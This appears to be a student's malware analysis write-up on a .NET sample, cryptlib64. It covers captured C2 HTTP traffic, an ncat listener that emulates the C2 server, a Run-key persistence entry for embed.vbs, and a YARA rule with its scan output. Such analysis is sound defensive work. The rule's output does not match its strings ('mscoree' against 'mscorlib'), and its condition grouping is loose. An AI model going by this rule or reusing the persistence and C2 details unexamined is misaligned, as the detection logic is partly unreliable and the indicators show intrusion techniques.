84	150.649303044	10.10.100.3	10.10.100.4	TCP	66	21604 → 80 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
Internet Protocol Version 4, Src: 10.10.100.4, Dst: 10.10.100.3						
Transmission Control Protocol, Src Port: 21603, Dst Port: 80, Seq: 294, Ack: 1, Len: 1036						
[2 Reassembled TCP Segments (1329 bytes): #74(293), #76(1036)]						
Hypertext Transfer Protocol						
POST /en-us/test.html HTTP/1.1\r\n						
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36\r\n						
Host: srv.masterchiefsgruntemporium.local\r\n						
Cookie: ASPSESSIONID=b855a744ec; SESSIONID=1552332971750\r\n						
Cookie pair: ASPSESSIONID=b855a744ec						
Cookie pair: SESSIONID=1552332971750						
Content-Length: 1036\r\n						
[Content length: 1036]						
Expect: 100-continue\r\n						
\r\n						
[Full request URI: http://srv.masterchiefsgruntemporium.local/en-us/test.html]						
[HTTP request 1/1]						
[Response in frame: 79]						

HTTP POST to malicious domain



C:\Users\nightninja
λ ncat -nvlp 80
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:21208.
GET /en-us/docs.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36
Host: srv.masterchiefsgruntemporium.local
Cookie: ASPSESSIONID=; SESSIONID=1552332971750
Connection: Keep-Alive

ncat.exe

TCPView - Sysinternals: www.sysinternals.com

Process Name	Process ID	Protocol	State	Local Address	Local Port	Remote Address	Remote Port	Create Time	Module Name
ncat.exe	5664	TCP	Established	127.0.0.1	80	127.0.0.1	21208	1/8/2024 7:28:02 PM	ncat.exe
svchost.exe	896	TCP	Listen	0.0.0.0	135	0.0.0.0	0	11/2/2023 9:49:35 PM	RpcEptMapper
System	4	TCP	Listen	10.10.100.4	139	0.0.0.0	0	12/9/2023 11:24:23 PM	System
svchost.exe	776	TCP	Listen	0.0.0.0	5040	0.0.0.0	0	11/2/2023 7:49:16 PM	CDPSvc
MSBuild.exe	5472	TCP	Established	127.0.0.1	21208	127.0.0.1	80	1/8/2024 7:28:02 PM	MSBuild.exe
[Time Wait]		TCP	Time Wait	10.10.100.4	21209	10.10.100.3	80		
lsass.exe	668	TCP	Listen	0.0.0.0	49664	0.0.0.0	0	11/2/2023 9:49:35 PM	lsass.exe
wininit.exe	512	TCP	Listen	0.0.0.0	49665	0.0.0.0	0	11/2/2023 9:49:35 PM	wininit.exe

Using netcat in attempt to emulate remote server for C2 purposes

Host-based Indicators

File Explorer: C:\Users\Public

File Explorer: C:\Users\Public\Documents

Registry Editor: Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
embed	REG_SZ	C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeA...	REG_SZ	"C:\Program Files (x86)\Microsoft\Edge\Appl...

“Embed” files and registry entry



Rules & Signatures

- Rule for first byte of file being “MZ”
- Rule for “mscorlib” and “mscorlib”
- Rule for .NET namespace “System.Security.Cryptography”
- Rule for bytecode that correlates to the “embed” registry key
- Rule for bytecode that correlates to the “embed” files

Yara Rules

Full Yara repository located at: <https://github.com/darknessfalls/malware-analysis>

```
rule cryptlib64 {  
  
    meta:  
        last_updated = "2024-01-08"  
        author = "Jarrett Sams"  
        description = "My Yara rule for the PMAT final (cryptlib64.exe)"  
  
    strings:  
        // Fill out identifying strings and other criteria  
        $namespace = "System.Security.Cryptography"  
        $embed_files_bytecode = { 72 3? ?? ?? ?? }  
        $embed_reg_key_bytecode = { 72 83 ?? ?? ?? }  
        $dll1 = "mscorlib"  
        $dll2 = "mscorlib"  
        $PE_magic_byte = "MZ"  
  
    condition:  
        // Fill out the conditions that must be met to identify the binary  
        $PE_magic_byte at 0 and  
        ($embed_files_bytecode and $embed_reg_key_bytecode and $dll1 or $dll2) or  
        ($namespace and $dll1 or $dll2)  
}
```




```
C:\Users\nightninja\Desktop
λ yara64.exe yara_template.yara Malware.cryptlib64.dll -s -w -p 32
cryptlib64 Malware.cryptlib64.dll
0xd75:$namespace: System.Security.Cryptography
0x6b8:$embed_files_bytecode: 72 3A 52 00 70
0x6e2:$embed_files_bytecode: 72 3B 54 00 70
0x70c:$embed_files_bytecode: 72 3B 54 00 70
0x6fc:$embed_reg_key_bytecode: 72 83 54 00 70
0x688e:$dll1: mscoree
0x107f:$dll2: mscorlib
0x0:$PE_magic_byte: MZ
```

Checking YARA rule against the sample